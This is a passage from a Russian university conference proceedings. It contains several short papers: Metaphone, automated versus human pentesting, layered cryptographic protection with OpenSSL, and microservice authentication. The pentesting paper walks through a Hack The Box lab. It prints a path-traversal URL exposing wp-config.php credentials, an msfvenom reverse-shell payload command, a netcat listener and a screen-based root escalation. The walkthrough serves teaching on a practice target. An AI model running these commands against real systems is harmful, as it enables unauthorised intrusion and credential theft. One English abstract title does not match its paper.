


Рис. Алгоритм русского Metaphone

Проблемы:

1) в многосложном слове невозможно без словаря определить ударение, и ударные гласные тоже будут преобразованы;

2) алгоритм не оглушает согласные перед сонорными.

Библиографический список

1. Безопасность операционной системы робота / Б. Дибер, Б. Брейлинг, С. Таурер, С. Качянка, С. Расс, П. Шартнер // Робототехника и автономные системы. – 2017. – 98. – С. 192–203.

2. Monajjemi B., Wawerla J., Vaughan R. Барабаны: распределенная система мониторинга роботов с поддержкой промежуточного программного обеспечения // Канадская конференция по компьютерному зрению и зрению роботов, страницы. – 2014. – С. 211–218.

3. Ros для не-ros пользователей / К. Крик, Дж. Джей, С. Осентоски, Б. Питцер, О.К. Дженкинс Росбридж // В Robotics Research. – Springer, 2017. – С. 493–504.

4. Операционная система робота: повторное использование пакетов и динамика сообщества / П. Эстефо, Дж. Симмондс, Р. Роббс, Дж. Фабри // Журнал систем и программного обеспечения. – 2019. – 151. – С. 226–242.

Сведения об авторах

Кокоулин Андрей Николевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: liga_asu@mail.ru

Низамиева Алина Ринатовна – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-20-1м, г. Пермь, e-mail:nizamiewa2016@yandex.ru

Иванов Глеб Олегович – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-20-1м, г. Пермь, e-mail: gleb_molodoi5@mail.ru

УДК 004.056.53

А.К. Обыденнов, А.А. Южаков

ПЕРСПЕКТИВЫ СМЕНЫ ЧЕЛОВЕЧЕСКОГО ПЕНТЕСТА НА МАШИННЫЙ

Поддержание требуемого уровня защищенности в информационных системах в текущих реалиях является приоритетной задачей любой крупной компании или государственного учреждения. Решением этой задачи является тестирование на проникновение или же по-другому пентест, который позволяет определить действительный уровень защиты сети и в случае найденных уязвимостей принять соответствующие меры по их устранению. В статье на примере проведенного пентеста виртуальной машины, взятой с hack the box, будет рассмотрена зависимость автоматизированных средств от человеческого анализа.

Ключевые слова: пентест, автоматизированные средства пентеста, информационная безопасность.

A.K. Obydennov, A.A. Yuzhakov

MACHINE PENTEST AS A NEW VAPT STAGE

Maintaining the required level of security in information systems in the current realities is a priority for any large company or government agency. The solution to this problem is penetration testing (pentest). Pentest determines the actual level of network protection and takes appropriate measures to eliminate them. In this article, using the example of a virtual machine pentest taken from hack the box, we will consider the dependence of automated tools on human analysis.

Keywords: pentest, automated pentest tools, information security.

Считается, что тестирование на проникновение является той частью информационной безопасности, которую довольно проблематично автоматизировать. Однако развитие информационных технологий не стоит на месте и уже сейчас на рынке информационной безопасности начинают появляться компании, заявляющие, что их продукт способен автоматизировать такой сложный процесс, как пентест [1].

Однако способен ли автоматизированный пентест полностью заменить человеческое участие? Для того чтобы ответить на этот вопрос, необходимо понимать, что из себя представляет автоматизированный пентест и само тестирование на проникновение в частности. Как следует из определения термина, автоматизированный пентест –

это имитация атаки злоумышленника на сетевую инфраструктуру компании с использованием автоматизированных компонентов. При этом стоит отметить, что сканеры уязвимости не являются автоматизированными компонентами.

Корневое отличие сканера уязвимости от автоматизированного пентеста заключается в том, что сканер уязвимости, как правило, формирует ссылки с описанием и оценкой The Common Vulnerability Scoring System (CVSS) для найденных уязвимостей. Автоматизированный пентест эксплуатирует эти уязвимости, что позволяет предоставить более полную картину уровня защищенности предприятия или компании. Участие человека в самом процессе пентеста заключается в том, что он сам выбирает вектор атаки на основе полученных данных о найденных уязвимостях. При этом также используются автоматизированные средства, например Metasploit и Immunity CANVAS.

Разберем пример пентеста виртуальной машины, взятой из www.hackthebox.com. Данный сетевой ресурс позволяет опробовать свои силы начинающим специалистам информационной безопасности.

Дана виртуальная машина Backdoor с развернутым на ней веб-сервером. Цель – получить root права.

Любой пентест начинается с этапа разведки. Сканирование портов является одним из стандартных начальных действий. На основе полученной в ходе разведки информации планируются дальнейшие действия. Для сканирования используется автоматизированный сканер портов nmap.

Проведем простое сканирование nmap, используя команду (рис. 1) Nmap -A 10.10.11.125.




Рис. 1. Простое сканирование nmap

Было обнаружено, что операционная система, на которой развернут веб-сервер, – Ubuntu, а также, что на виртуальной машине открыты два порта:

– 22 – служба OpenSSH 8.2p1;


– 80 – веб-сервер Apache httpd 2.4.41.

Проанализировав полученную информацию, можно сделать вывод, что виртуальная машина имеет три потенциально возможных точки для проведения атаки:

1. Провести brootforce атаку по 22-му порту. Смысл brootforce атаки заключается в переборе правильного пароля, в данном случае еще и логина, с помощью заранее собранных словарей наиболее популярных и часто используемых связок паролей и логинов. Если пароль не соответствует современным требованиям парольной защиты, то он будет подобран за пару часов.

2. Эксплуатировать уязвимость Apache версии 2.4.41. Зная версию используемого веб-сервера, можно попробовать найти открытую уязвимость, эксплуатация которой позволит получить root права.

Проанализировав информацию производителя, действительно были найдены уязвимости, затрагивающие Apache версии ниже 2.4.52 (рис. 2), но их эксплуатация не позволит достичь заданной цели.



Fixed in Apache HTTP Server 2.4.53

moderate: mod_lua Use of uninitialized value of in r:parsebody (CVE-2022-22719)

A carefully crafted request body can cause a read to a random memory area which could cause the process to crash.

This issue affects Apache HTTP Server 2.4.52 and earlier.

Acknowledgements: Chamal De Silva

Reported to security team	2021-12-18
fixed by r1898694 in 2.4.x	2022-03-07
Update 2.4.53 released	2022-03-14
Affects	<=2.4.52

important: HTTP request smuggling vulnerability in Apache HTTP Server 2.4.52 and earlier (CVE-2022-22720)

Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling

Acknowledgements: James Kettle <james.kettle portswigger.net>

Reported to security team	2021-12-17
fixed by r1898692 in 2.4.x	2022-03-07
Update 2.4.53 released	2022-03-14
Affects	<=2.4.52

Рис. 2. Уязвимости, опубликованные на сайте Apache

3. Поиск веб-уязвимостей. Нередко уязвимостью может стать сам сетевой ресурс. Неграмотная настройка или не вовремя обновленный плагин являются отличной точкой выхода для злоумышленника.

Изучив результаты сканирования утилиты nmap ясно? что на Apache установлена система управления содержимым сайта WordPress версии 5.8.1. Самые распространенные уязвимости WordPress находятся в его плагинах. Для сканирования на предмет уязвимостей WordPress лучшего всего подходит утилита wpscan. Применив команду:

wpscan --url http://backdoor.htb/ -e ap --plugins-detection aggressive -t 100

Было обнаружено (рис. 3), что каталог ebook-download не проиндексирован, что позволяет посмотреть его содержимое.




Рис. 3. Результаты сканирования wpscan

Проанализировав содержимое каталога, было выявлено, что версия используемого плагина ebook-download – 1.1. Зная версию плагина, обратимся к сетевому ресурсу Exploit-DB в поисках опубликованной уязвимости для данной версии плагина. В результате поиска была найдена уязвимость path traversal, которая позволяет обратиться к родительскому каталогу через запрос в строке адреса веб-обозревателя. Например, запросом:

http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php

открывается конфигурационный файл WordPress (рис. 4), в котором обнаруживаются логины и пароли от базы данных MySQL. Однако эти данные не дают доступа к виртуальной машине.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Рис. 4. Конфигурационный файл WordPress

Уязвимость. Напрямую просматривать родительские каталоги через запросы открывает большие возможности для сбора данных о компьютере жертвы. Так, например, в каталоге /proc, можно обнаружить работающие процессы в Unix системе. Таким образом был найден работающий gdbserver на 1337 порту.

Так как версия gdbserver неизвестна, попробуем применить самую последнею найденную уязвимость – GNU gdbserver 9.2 Exploit, Remote Command Execution (RCE), применив создатель полезной нагрузки MSFvenom командой:

msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.73 LPORT=4321 PrependFork=true -o rev.bin [2]

создадим файл с полезной нагрузкой. Далее запустим листенер командой:

rlwrap -cAr nc -lvnp 4554,

используем найденную уязвимость с созданным файлом полезной нагрузки. Аккаунт пользователя был скомпрометирован (рис. 5).

Для того чтобы получить контроль на учетной записью root, проверим настройки sudousers. Каждую секунду на виртуальной машине запускается пользовательский скрипт:

find /var/run/screen/S-root/ -empty -exec screen -dmS root

Рис. 5. Аккаунт пользователя

Данный скрипт работает следующим образом: при обнаружении процесса screen выполняется действие exec, что приведет к запуску screen в автономном режиме (причем запущенном от имени суперпользователя).

Зная это, используем команду:

export TERM=xterm

screen -x root/root

Учетная запись root скомпрометирована (рис. 6) [3].




Рис. 6. Учетная запись root

Подводя итоги проведенному пентесту, можно сделать вывод, что автоматизированные средства уже являются неотъемлемой частью тестирования на проникновения и их использование значительно упрощает и сокращает время тестирования.

Автоматизацией эксплуатации уязвимостей активно пользуются как сами злоумышленники, так и пентестеры, однако полностью заменить человека текущие средства не способны, так как человеческая аналитика все еще преобладает над машинной.

Еще одним аргументом является то, что автоматизированные средства не учитывают человеческий фактор, ведь зачастую самым уязвимым местом в любой построенной системе защиты информации оказывается сам человек.

Библиографический список

1 Black Hat Python программирование для хакеров и пентестеров / Джастин Зейтс, Тим Арнольд. – 10 с.

2 Kali Linux от разработчиков / Рафаэль Херцог. – 67 с.

3 Clark B. Rtfm: Red Team Field Manual. – 2014. – 104 с.

Сведения об авторах

Обыденнов Алексей Константинович – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-20-1м, г. Пермь, e-mail: ktj351@gmail.com

Южаков Александр Александрович – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: a.yuzhakov@mail.ru

УДК 004.056

Ю.Н. Липин, В.Н. Терентьев

КОМПЛЕКСНАЯ КРИПТОГРАФИЧЕСКАЯ ЗАЩИТА ИНФОРМАЦИИ

Современные информационные системы подвергаются угрозам раскрытия и хищения конфиденциальной информации. В статье рассматривается возможность использования комплексной криптографической защиты информации при передаче ее в канале связи. Очевидно, что использование криптографических методов защиты информации может обеспечить конфиденциальность защищаемой информации. В статье описан алгоритм обеспечения конфиденциальности информации с использованием криптографических методов шифрования, парольной защиты файла/папки с файлами, использование защищенного канала связи для передачи конфиденциального сообщения.

Ключевые слова: криптография, информация, шифрование, дешифрование, конфиденциальность информации.

Yu.N. Lipin, V.N. Terentev

COMPREHENSIVE CRYPTOGRAPHIC PROTECTION OF INFORMATION

Modern information systems are exposed to threats of disclosure and theft of confidential information. This article discusses the possibility of using complex cryptographic protection of information when transmitting it in a communication channel. It is obvious that the use of cryptographic methods of information protection can ensure the confidentiality of the information being protected. The article describes an algorithm for ensuring the confidentiality of information using cryptographic encryption methods, password protection of a file / folder with files, the use of a secure communication channel for transmitting a confidential message.

Keywords: cryptography, information, encryption, decryption, information confidentiality.

Криптография – наука о методах обеспечения невозможности прочтения информации посторонним и целостности и подлинности авторства, а также невозможности отказа от авторства. Другими словами, это наука о методах обеспечения конфиденциальности и аутентичности информации.

Цель криптографической системы заключается в том, чтобы зашифровать осмысленный исходный или открытый текст, получив в результате совершенно бессмысленный, на взгляд, шифрованный текст.

Получатель, которому он предназначен, должен быть способен расшифровать это послание, восстановив таким образом соответствующий ему открытый текст. Криптография предполагает наличие трех компонентов: данных, ключа и криптографического преобразования.

Шифрование – преобразовательный процесс: исходный текст, который носит также название открытого текста, заменяется шифрованным текстом.

Дешифрование – обратный шифрованию процесс. На основе ключа шифрованный текст преобразуется в исходный.

Ключ – информация, необходимая для беспрепятственного шифрования и дешифрования текстов.

Считается, что криптографическое преобразование известно всем, однако не зная ключа, с помощью которого владелец текста закрыл смысл сообщения от любопытных глаз, требуется потратить немыслимо много труда на воспроизведение текста сообщения.

Вопрос надёжности систем защиты информации очень сложный. Не существует надёжных тестов, которые бы позволили убедиться в том, что информация достаточно защищена. Во-первых, криптография обладает той особенностью, что на «раскрытие» шифра нужно затратить много больше средств, чем на его создание.

Поэтому тестовые испытания систем криптозащиты не всегда возможны. Во-вторых, многие неудачные попытки преодоления защиты совершенно не означают, что следующая попытка окажется успешной.

Криптосистемы делятся на симметричные (с секретным ключом) и несимметричные (с открытым ключом).

В симметричных криптосистемах и для шифрования, и для дешифрования сообщения используется единый ключ.

В системах с открытым ключом используются два ключа – открытый и закрытый, которые математически связаны друг с другом. Информация шифруется с помощью открытого ключа, который доступен всем, а расшифровывается с помощью закрытого ключа, известного только получателю сообщения.

Криптография сегодня – это важнейшая часть всех информационных систем: в банках – для обслуживания счетов и карт клиентов, на веб-сайтах с аутентификацией – для обработки и хранения паролей, в мобильной связи, электронной почте, электронных голосованиях и т.д. Криптография обеспечивает прозрачность и точность,

подотчетность и конфиденциальность. Криптография помогает установить вашу личность, но и обеспечивает вам анонимность.

Возьмём, к примеру, компанию, у которой есть несколько филиалов, находящихся в разных зданиях. В каждом филиале есть некоторое количество отделов, которым необходимо ежедневно собирать отчёт о проделанной работе и отправлять в головной офис предприятия. Как организовать передачу конфиденциальной информации между филиалами? Для начала необходимо объединить накопленную информацию отдела, затем поместить её в общую папку или сервер филиала, после чего отправить в головной офис.

В данном случае существует необходимость использовать такой способ криптографической защиты информации, который будет обеспечивать конфиденциальность информации на всех этапах обработки информации в организации, а именно: сбор информации из разных отделов предприятия, пересылку собранной информации отделов на общий сервер филиала, пересылку данных с сервера филиала в головной офис.

Криптографическая защита будет состоять из трёх последовательных действий для достижения конфиденциальности сообщения:

1. Шифрование данных с помощью криптографических алгоритмов.
2. Использование парольной защиты папок.
3. Использование защищенного канала передачи информации.

Для реализации первого шага на пути к конфиденциальности сообщения мы использовали криптографическую библиотеку с открытым исходным кодом OpenSSL 3.0.2. Для этого загрузили и установили на тестовую машину необходимое программное обеспечение. Кроме OpenSSL можно использовать, например, CryptoAPI или другое программное обеспечение криптографии.

Зашифруем исходный текст 1.txt и сохраним его как 2.txt, команды, которые обеспечивают шифрование, представлены в листинге 1.

Листинг 1. Код для шифрования открытого сообщения из файла 1.txt и сохранения в файл 2.txt

```
openssl enc -aes-256-cbc -in 1.txt -out 2.txt
enter aes-256-cbc encryption password:
************
Verifying - enter aes-256-cbc encryption password:
************
```

Второй шаг предусматривает парольную защиту. Реализуем её с помощью свободного файлового архиватора 7-Zip. Для этого добавляем зашифрованный файл 2.txt в архив, установив пароль.

На третьем этапе нам нужно использовать надежный канал связи для передачи конфиденциальной информации адресату. В этих целях мы использовали технологии виртуальной частной сети. Соединение между клиентом и сервером реализовали на основе программы OpenVPN. Тестовая машина находилась в роли сервера, а мобильное устройство – в роли клиента. После успешного приема конфиденциальной информации получатель открывает архив с зашифрованным файлом с помощью пароля. Далее получателю необходимо расшифровать само сообщение. Для этого следует воспользоваться командами, представленными в листинге 2. Зашифрованный файл 2.txt будет расшифрован и сохранен в файл 3.txt.

Листинг 2. Преобразование текста в исходное состояние

```
openssl enc –d -aes-256-cbc -in 2.txt -out 3.txt
enter aes-256-cbc decryption password:
************
```

В результате выполнения этих трёх простых действий мы можем быть уверены в сохранении конфиденциальности данных, поскольку все, что хранится в файлах, – зашифровано, далее мы используем парольную защиту и, наконец, в канале связи происходит дополнительное шифрование.

Сведения об авторах

Липин Юрий Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ur-lip193530@yandex.ru

Терентьев Виталий Николаевич – студент Пермского национального исследовательского политехнического университета, гр. КОБ-18-1с, г. Пермь, e-mail: terentev.00@bk.ru

УДК 004.056.5

А.Н. Каменских, К.В. Филимонов

АНАЛИЗ МЕХАНИЗМОВ ЗАЩИТЫ ИНФОРМАЦИИ В МИКРОСЕРВИСНЫХ АРХИТЕКТУРАХ

В статье проведен анализ существующих механизмов защиты информации при использовании микросервисных архитектур. Возрастающая популярность микросервисного подхода привлекает разработчиков к разделению бизнес-логики программного обеспечения на отдельные сервисы. Применение подобной архитектуры требует повышенного внимания к вопросам защиты информации. В статье рассматриваются как архитектурные механизмы защиты информации, так и механизмы защиты каналов связи и межсервисного взаимодействия.

Ключевые слова: защита информации, микросервисная архитектура, микросервис, безопасная разработка ПО, аутентификация, авторизация.

A.N. Kamenskih, K.V. Filimonov

EXTRACTING RELATIONS SUCH AS "TO BE" FROM THE TEXTS IN RUSSIAN LANGUAGE

In this article we analyzed existing information security mechanisms when using microservice architecture. The growing popularity of the microservice approach is attracting developers to separate software business logic into separate services. The use of such an architecture requires increased attention to information security issues. The article considers both architectural mechanisms for information security and mechanisms for securing communication channels and inter-service interaction.

Keywords: information security, microservice architecture, microservice, secure software development, authentification, authorization.

Введение. Современные подходы к разработке программного обеспечения отражаются как в организационных мерах, например методики управления проектами SCRUM/AGILE, так и в технических мерах. Технические меры направлены на улучшение архитектуры разрабатываемых приложений, повышение быстродействия конкретных прикладных модулей, улучшение качества исходного кода, масштабируемость приложений и, конечно же, безопасность.

С точки зрения улучшения архитектуры приложений разработчиками выделяется микросервисный подход как способ разделения функциональных компонентов приложения в отдельные службы.

Вопрос управления доступом является фундаментальной проблемой в сфере защиты информации. В эту задачу входят такие процессы, как предоставление доступа (авторизация), приостановление доступа и отмена доступа. С внедрением микросервисной архитектуры отвечающие за авторизацию компоненты выносятся в отдельный микросервис.

Ранее при использовании монолитных архитектур процесс авторизации требовал прохождения процедуры доказательства легальности пользователя или данных (аутентификация). С внедрением микросервисной архитектуры отвечающие за аутентификацию компоненты также выносятся в отдельный микросервис. Возникает проблема обеспечения доверенных каналов связи между сервисами.

Ключевой задачей при внедрении микросервисного подхода является обеспечение безопасности как самих микросервисов, так и информации, которая передается между ними. Возникает потребность в создании безопасной архитектуры взаимодействия микросервисов с различной степенью критичности, обрабатывающих информацию разной степени конфиденциальности.

Для оценки эффективности применения различных решений необходимо определить критерии эффективности. Основными параметрами будем считать сохранение скорости обработки данных, обеспечение безопасности, относительную стоимость реализации решения.

Анализ безопасности межсервисных архитектур. Согласно опросу O'Reilly [1] от 31 января 2020 г., в котором приняли участие 1502 читателей почтовой рассылки, большинство респондентов (92 %) считают свой опыт с микросервисной архитектурой скорее успешным, 54 % – успешным и 10 % – очень успешным.

Опрос показал, что лишь 21 % респондентов выразили заинтересованность в вопросах безопасности при использовании микросервисной архитектуры. Современный подход к взаимодействию между микросервисами может реализовываться при использовании программных интерфейсов приложений (Application Programming Language, API). В 2019 г. организация Open Web Application Security Project (OWASP) обновила методологию тестирования безопасности API [2]. В методологии самыми актуальными являются проблемы аутентификации и авторизации при использовании API-методов (API1:2019 Broken Object Level Authorization, API2:2019 Broken User Authentication).

В противовес монолитным архитектурам микросервисные имеют ряд ключевых преимуществ. Для описания преимуществ можно рассматривать различные точки зрения: точку зрения бизнес-процессов, процессов разработки, процессов безопасности.

В ранее уже упомянутом отчете Oreilly читатели отметили плюсы перехода к микросервисным архитектурам. Среди плюсов фигурируют такие, как гибкость разработки, оперативное изменение технологий под бизнес-требования, возможность масштабирования, повышения частоты обновлений продукта, повышение качества тестирования приложений, повышение уровня доступности и уменьшение затрат на разработку.

Важно выделить плюсы использования микросервисных архитектур с точки зрения безопасности:

– **уменьшение кодовой базы и, как следствие, площади атаки.** Помещение бизнес-логики приложений в отдельные микросервисы снижает кодовую базу, что способствует уменьшению площади атак. Меньше кода – ниже вероятность ошибки;

– **ускорение времени статического анализа и развертывания приложения в боевую готовность**. При внедрении подходов безопасной разработки ПО (Secure Software Development Life Cycle, S-SDLC) необходимо проводить статическое и динамическое автоматизированное тестирование разрабатываемых приложений (Static/Dynamic Application Security Testing, SAST/DAST). Использование микросервисного подхода ускоряет тестирование отдельных компонентов системы и снижает время ввода в эксплуатацию (Time to Market);

– **сокрытие всего функционала приложения за конкретными микросервисами**. Использование архитектурного шаблона API шлюз (API Gateway) позволяет обращаться к функционалу конкретных сервисов путем указания конкретных путей (endpoints). Таким образом, существенная часть функционала может быть скрыта, а попытки эксплуатации уязвимостей микросервисов ограничены.

В работе Overcoming Security Challenges in Microservice Architectures [3] Татьяна Ярыгина, исследовательница безопасности из университета Берген, приводит перечень лучших практик по повышению уровня защищенности микросервисов:

– взаимная аутентификация (mutual TLS, mTLS). Внедрение механизмов взаимной аутентификации позволяет микросервисам ус-

таналивать доверенный канал между друг другом на основании асимметричной криптографии протокола Transport Layer Security (TLS). В статье приводятся примеры двух принципиально отличающихся подходов к реализации mTLS проектов Docker Swarm и Netflix. В обоих случаях главную роль играет удостоверяющий центр (Certificate Authority, CA), однако отличается срок выдачи самоподписанных сертификатов. В первом случае срок перевыпуска составляет 3 месяца, во втором случае сертификаты выдаются как на долгий период, так и на короткий (short-lived). Выдача короткоживущих сертификатов связана с попыткой решения проблемы отзыва сертификатов. mTLS решает проблему шифрования канала связи и аутентификации, но не решает проблему авторизации;

– **токены безопасности (JWT).** Использование токенов безопасности аналогичным образом базируется на криптографических принципах. Токены создаются на стороне отдельного микросервиса после успешного прохождения процедуры аутентификации. Лучшей практикой считается внедрение счетчика деактивации токена, что позволяет избежать его повторного использования в случае кражи. Токен безопасности может быть многократно использован для разграничения доступа между различными микросервисами, так как содержит в себе сведения об аутентификации и авторизации конкретного пользователя. Среди популярных стандартов чаще всего используется JSON Web Token (JWT) или OpenID;

– **мелкозернистое управление доступом** (Fine-Grained Authorization). Управлять доступом можно на основе различных политик. Лучшими практиками считаются два подхода: групповая модель разграничения доступа (Role Based Access Conrol, RBAC) или разграничение доступа на основе атрибутов (Attribute Based Access Control, ABAC). Первый отличается возможностью управлять крупными группами пользователей, второй необходим для более тонкой конфигурации. Предоставлять доступ к определенным API-методам можно с помощью ABAC, а разграничивать доступ до конкретных микросервисов можно с помощью передачи информации о роли пользователя в JWT-токене.

В публикации NIST 800-162 [4], посвященной разграничению доступа на основе атрибутов (ABAC), приводится удобная терминология для описания взаимодействий между компонентами.

– **Policy Administration Point (PAP)** предоставляет пользовательский интерфейс для создания, управления, тестирования и отладки правил контроля доступа;

–**Policy Decision Point (PDP)** определяет решения доступа, оценивая применяемую политику контроля доступа;

– **Policy Enforcement Point (PEP)** применяет решения политики в ответ на запрос субъекта, запрашивающего доступ к защищаемому объекту;

– **Policy Information Point (PIP)** служит в качестве источника данных, необходимых для оценки политики, чтобы затем предоставить информацию, необходимую PDP для принятия решений.

В работе Authentication and authorization in microservice-based systems: survey of architecture patterns [5] исследователи Александр Барабанов и Денис Макрушин анализируют существующие архитектурные подходы для реализации аутентификации и авторизации в микросервисных приложениях, приводят плюсы и минусы различных решений. Основное внимание уделяется обзору трех основных архитектурных шаблонов межсервисных взаимодействий:

1. Децентрализованный шаблон.
2. Централизованный шаблон с единой точкой принятия решения.
3. Централизованный шаблон со встроенной точкой принятия решения.

Каждый из шаблонов обладает характерными особенностями и возможностями к применению:

1. При использовании **децентрализованного шаблона** ответственность за безопасность ложится на плечи команды разработчиков конкретного сервиса. Повышается гибкость настройки конкретного микросервиса, но усложняется задача корректного взаимодействия всей системы. Любое изменение правил разграничения доступа требует полного тестирования всего функционала микросервиса, так как атрибуты доступа и политики находятся внутри исходного кода микросервиса. Следовательно, снижается скорость ввода микросервиса в эксплуатацию и увеличиваются расходы на тестирование.

2. Удобство использования **централизованного шаблона с единой точкой принятия решения** заключается в возможности централизованного управления правилами контроля доступа отстраненно от конкретных микросервисов. Появляется возможность внешнего тес-

тирования политик управления доступа на предмет аномалий в тестовой среде. Минусами шаблона является возрастающая сетевая нагрузка на центр распределения правил, возможным решением проблемы является кэширование.

3. **Централизованный шаблон с механизмом встроенной точки принятия решения** отличается от единого тем, что хранение решений о доступе происходит внутри самих микросервисов. Это позволяет избежать наличия устаревших данных в кэше центра принятия решений из предыдущей модели. Наличие устаревших данных о предоставлении доступа может противоречить вновь внедряемым политикам ограничения доступа.

В настоящей работе были рассмотрены лучшие практики по обеспечению аутентификации и авторизации в микросервисных приложениях, а также представлены основные архитектурные подходы. Построение оптимальной архитектуры является важнейшей задачей при проектировании любых программных продуктов. В связи с этим фактором и факторами, озвученными выше, на рынке появляется потребность в архитекторах безопасности (security architect), в людях, которые обладают компетенциями и опытом в построении защищенных систем. Переход на микросервисные архитектуры меняет подход к обеспечению безопасности распределенных приложений. Выбор наиболее эффективной архитектуры зависит от многих факторов и требует создания мета-модели для проведения тестирования.

Дальнейшая работа в этом направлении заключается в:

1) анализе существующих решений и подходов парадигмы Zero Trust Architecture (ZTA) [6], которая заключается в нулевом доверии к компонентам системы и к переходу с концепции «защиты на основе периметра/сегмента» к концепции «защиты конкретных ресурсов»;

